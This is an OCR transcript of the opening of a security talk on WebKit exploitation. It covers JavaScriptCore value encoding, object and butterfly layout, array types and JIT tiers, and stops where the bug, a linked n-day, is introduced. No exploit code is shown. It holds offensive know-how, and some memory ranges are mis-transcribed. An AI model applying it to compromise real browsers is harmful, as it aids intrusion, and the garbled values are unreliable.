The Art of WebKit Exploitation


@umanghere

whoami

- Security Researcher.
- Focus on iOS and macOS kernel and browser exploitation.
- Have released iOS kernel exploits publicly.
- Member of the Electra jailbreak team.
- Also play CTFs for OpenToAll.

```
struct Talk {
```

1. WebKit Walkthrough
2. The Bug
3. Exploitation

```
};
```

WebKit Walkthrough

“Know thine enemy.”

– Sun Tzu, The Art of War

`file webkit`

- Browser engine.
- Powers Safari, MobileSafari, WebkitGTK, Nintendo Switch Browser, PlayStation Browser, Tesla entertainment unit and a lot more.
- Long-standing browser exploitation favourite.
- Receives a *ton* of security patches.
- Gets pwned anyways.

file webkit

- Three major components:
  - WebKit Template Framework
  - WebCore
  - JavaScriptCore
- We will target JavaScriptCore.

`whatis JavaScriptCore.framework`

- Handles JavaScript in WebKit.
- Supports almost all of ECMAScript 6 (ES6).
- Just-in-Time compilation is present on *most* platforms.
- Over 400k lines of C++ code.
- Complexity makes it a good target.

Why JavaScriptCore?

- Implementing scripting languages is hard.
  - Heap allocations, lifetime and state management.
- Correctly implementing JavaScript is even harder.
- WebCore is hardened against memory corruption.

`let num = 13.37;`

- Squeezing maximum information into a processor word has always been a focus for almost all browser engines.
- Historically there have been two approaches to this:
  - Pointer Tagging, which is used in the V8 engine, and
  - NaN Boxing, used in JavaScriptCore.
- Floats and doubles in JavaScript are IEEE754 encoded, and a linear addition of 2^48 is done on encoding.
- From a 64-bit perspective, anything outside of 0x0001_0000_0000_0000 - 0xfffe_ffff_ffff_ffff is **NaN**.

```
let num = 13.37;
```

Memory Range	Type
`0x0000_0000_0000_0000 – 0x0000_ffff_fffff_ffff`	???
`0x0001_0000_0000_0000 – 0xfffe_ffff_fffff_ffff`	**Double Precision Floats**
`0xffff_0000_0000_0000 – 0xffff_ffff_fffff_ffff`	???

```
let num = 13.37;
```

Memory Range	Type
`0x0000_0000_0000_0000 – 0x0000_ffff_fffff_ffff`	Pointers
`0x0001_0000_0000_0000 – 0xfffe_ffff_fffff_ffff`	Double Precision Floats
`0xffff_0000_0000_0000 – 0xffff_ffff_fffff_ffff`	32-bit Integers

```
let num = 0x1337;
```

- Since JSC only handles 32 bit integers upto `0x7fffffff`, an Int32 x is encoded by OR-ing it: `0xffff << 48 | x`.
    - **`0x0000_0000_fade_f00d => 0xffff_0000_fade_f00d.`**
- Pointers are also encoded similarly — the top 16 bits are all zeroes.
    - JSC can therefore only address upto 32,768 GB of virtual memory.

```
let bool = true;
```

JS constant	Value
False	0x6
True	0x7
Undefined	0xA
Null	0x2

```
let obj = {};
```

- JavaScriptCore may allocate objects on the heap. These objects are tracked as *JSObject*s.
- Each JSObject inherits from JSCell and optionally has a butterfly pointer.
- JSCell contains important metadata about the object.

`class JSC::JSCell`


- Structure ID
  - Describes the ‘shape’ of the object.
- Indexing Type
  - Describes how indexed properties are accessed.
- JS Type
  - Describes the type of the object.
- Flags, GC state

JSObject->m_butterfly

- JavaScript allows defining properties on an object.
  - `let obj = {a: 1, b: 2, c: 3}; // Named properties`
  - `let array = [13.37, 13.37]; // Indexed properties`
- If an object has less than 6 named properties or no indexed properties, the properties are stored inline with the object.
- If it has more than 6 properties or any indexed property, named and indexed properties may be stored out of line in a butterfly.


JSObject->m_butterfly

- A butterfly is an out-of-line object which stores excess named properties and all indexed properties.
- The length field consists of two 32-bit integers, vectorLength and publicLength.
- The butterfly pointer in a JSObject points to *indexed0.*



JSObject->m_butterfly


Named Properties



Indexed Properties


JSObject->m_butterfly

```
var obj = [ ];
for (let i = 0; i < 0x100; i++) obj[i] = i;
obj.prop = 0xfade;
```



JSObject->m_butterfly

```
var obj = [ ];
for (let i = 0; i < 0x100; i++) obj[i] = i;
obj.prop = 0xfade;
```



`let array = [];`

- Arrays are implemented by the *JSArray* class.
- The *Indexing Type* of the array determines how its indexed properties are accessed.
- Unexpectedly changing the indexing type of an array is one of the best ways to trigger bugs from JIT compiled functions.

`let array = [];`

- let doubleArray = [13.37, 13.38, 13.39]; // **ArrayWithDouble**
- let intArray = [1337, 1338, 1339]; // **ArrayWithInt32**
- let objectArray = [{l33t: 1337}, {a: 1}]; // **ArrayWithContiguous**
- let mixedArray = [1337, 13.37, {a: 1}]; // **ArrayWithContiguous**
- let sparseArray = [{}, 1337, 13.37]; // **ArrayWithArrayStorage**
  sparseArray[1337] = {};

m_jit

- Functions start execution in the low-level interpreter, LLInt.
- Has a three-tiered Just-in-Time compiler:
  - Baseline JIT,
  - DFG JIT,
  - and FTL JIT.
- JIT'd code is inserted using On-Stack Replacement (OSR).
- JIT compilation is absent on some platforms.

m_jit

- Each level of JIT emits optimised native code.
- Some of the optimisation consists of removing type checks.
- The fewer type checks we have to face, the easier exploitation becomes.
- For example, we can often remove more structure type checks in FTL than in Baseline or LLInt and thereby avoid crashes.
- But we’re getting ahead of ourselves, so let’s explore JIT tiers first.

JITType::**BaselineJIT**

- Invoked when code has ran more than 200 times in the LLInt interpreter.
- Minimal optimisations, lots of type checks, quick compile time but relatively poor performance.
- Makes almost no assumptions.

`JITType::DFGJIT`

- Stands for Data Flow Graph JIT.
- Invoked when a baseline JITted function is invoked more than 66 times, or a statement is invoked more than 1000 times.
- Relatively slower than baseline JIT, code emitted is faster.
- One of the key optimisations is to reduce the number of emitted type checks.
- Some type assumptions, guarded by watchpoints and CheckStructure nodes.

`JITType::FTLJIT`

- Faster-Than-Light*.
- Emitted code is well optimised, traditional compiler-like optimisations are performed.
- Considerable compilation time.
- Lots of type assumptions.

Assumptions Considered Harmful

- Recall that each JIT tier builds upon several assumptions about argument types.
- For example, a DFG JIT compiled function may assume that an argument is an array of doubles, and may even emit specialised code for that case.
- In case a state change is detected by DFG or FTL JITs, they will bail out to the Baseline JIT.
- Problems can arise if these assumptions are violated when the JIT believes they are still valid.

What if we could
violate these assumptions?

How do we
violate these assumptions?

Walkthrough Recap

- NaN-boxing to encode floats, small integers and pointers.
- Named properties for objects stored inline or out-of-line in a butterfly.
- JITs make several assumptions about code — violating them can lead to compromise.

The Bug

qwertyoruiop
@qwertyoruiopz

happened to stumble upon a javascriptcore nday, have fun! rce.party/wtf.js

6:27 AM · Jul 6, 2019 · Twitter Web Client

